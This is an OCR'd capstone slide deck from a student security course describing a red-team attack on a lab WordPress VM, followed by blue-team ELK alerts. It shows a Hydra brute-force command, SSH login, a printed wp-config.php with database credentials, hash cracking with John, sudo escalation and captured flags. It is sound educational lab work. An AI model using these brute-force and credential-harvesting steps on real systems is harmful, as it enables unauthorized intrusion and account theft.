
Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Ilona Pon, Malgorzata Zielonka
Bell Thierry Diogbo, Ernest Onwuzurike
April 27, 2021

Network Topology
& Critical Vulnerabilities
Red Team (Offensive Part)

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask:
Gateway:192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4:192.168.1.110
OS: Linux
Hostname: Target 1

IPv4:192.168.1.100
OS: Linux
Hostname: ELK

IPv4:192.168.1.105
OS: Ubuntu
Hostname: Capstone

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
Open Ports	Open ports allow access to network for all users including unauthorized users	Allows attackers to gain access to network and exploit
WordPress	By using wp scan enumeration we can find vulnerabilities related to company's system	Found names of people working for the company to allow us to use ssh to gain access to Michael's network
Weak Password	Simple password allows to be cracked easier and can be guessed	Attackers gain access easily to users credentials
MySQL file with unrestricted access	File was easy to locate and saved without any restrictions	MySQL was exposed with unrestricted access
Unprotected password hashes	The hashes were easy to locate by navigating MySQL database	Hashes are easy to find and crack to obtain passwords to gain root privileges
Root privileges exploitation	"Sudo" privileges give the user access to all system/ network	The attacker can use sudo privileges for his benefits

Exploits Used

Exploitation 1: Scan Network for open ports

Summarize the following:


- How did you exploit the vulnerability?
  - Used Nmap tool
- What did the exploit achieve?
  - Identified IP address of Target 1 and open ports




Exploitation 2: WordPress scan

Summarize the following:

- How did you exploit the vulnerability? Used WordPress scan
- What did the exploit achieve? Discovered company's users names





Exploitation 3: Hydra for weak password & unrestricted access

Summarize the following:

- How did you exploit the vulnerability?
  - Used hydra command to gain user Michael's password/ guessed it
  - SSH to Michael network; explored his directory; navigated to /var/www/html/
  - Found wp folder and wp-config.php file with MySQL credentials


```
michael@target1:~$ exit
logout
Connection to 192.168.1.110 closed.
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.110
```


```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```


```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

Exploitation 4: MySQL file with unrestricted access

- Using credentials logged into MySQL database
  - Explored databases & tables
  - Checked “wordpress” database for content of “wp_users”
  - Found Michael’s and Steven’s password hashes









Exploitation 4: John the Ripper for hashes


- Used command “john” to crack hashed passwords
  - Found Steven’s password “pink84”





Exploitation 5: Escalate to root privileges

- How did you exploit the vulnerability?
  - Used Steven's login information
  - Used "sudo" privileges
  - We could exploit reverse shell



Finding Flags

```
grep: wordpress: Is a directory
michael@target1:/var/www/html$ grep -w "flag1" *
grep: css: Is a directory
grep: fonts: Is a directory
grep: img: Is a directory
grep: js: Is a directory
grep: scss: Is a directory
grep: Security - Doc: Is a directory
service.html:                    <!-- flag1{b9bbcb33e11b80be759c4e844862
grep: vendor: Is a directory
```

```
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

```
mysql> SELECT post_content FROM wp_posts\G
*************************** 1. row ***************************
post_content: Welcome to WordPress. This is your first post. Edit or delete it, then
*************************** 2. row ***************************
post_content: This is an example page. It's different from a blog post because it wil
gation (in most themes). Most people start with an About page that introduces them to
this:

<blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my webs
, and I like yabbies. (And gettin' a tan.)</blockquote>

... or something like this:

<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing qual
otham City, XYZ employs over 2,000 people and does all kinds of awesome things for the

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-
reate new pages for your content. Have fun!
*************************** 3. row ***************************
post_content: flag3{afc01ab56b50591e7dccf93122770cd2}
*************************** 4. row ***************************
post_content: flag4{715dea6c055b9fe3337544932f2941ce}
*************************** 5. row ***************************
```

Alerts Implemented

ALERT 1: Excessive HTTP Errors

Alert Summary

- Which **metric** does this alert monitor?

  Brute Force Attack


- What is the **threshold** it fires at?

  Above 400 for the last 5 minutes

Configuration:

WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes

Alert Creation



ALERT 2: HTTP Request Size Monitor

Alert

Summary

- Which **metric** does this alert monitor?

  Heavy traffic to the web server

- What is the **threshold** it fires at?


  ABOVE 3500 FOR THE LAST 1 minute

Configuration:

WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute

Alert

Setup



ALERT 3: CPU Usage Monitor

Alert

Summary

- Which **metric** does this alert monitor?
  Monitors the stress on the server
- What is the **threshold** it fires at?

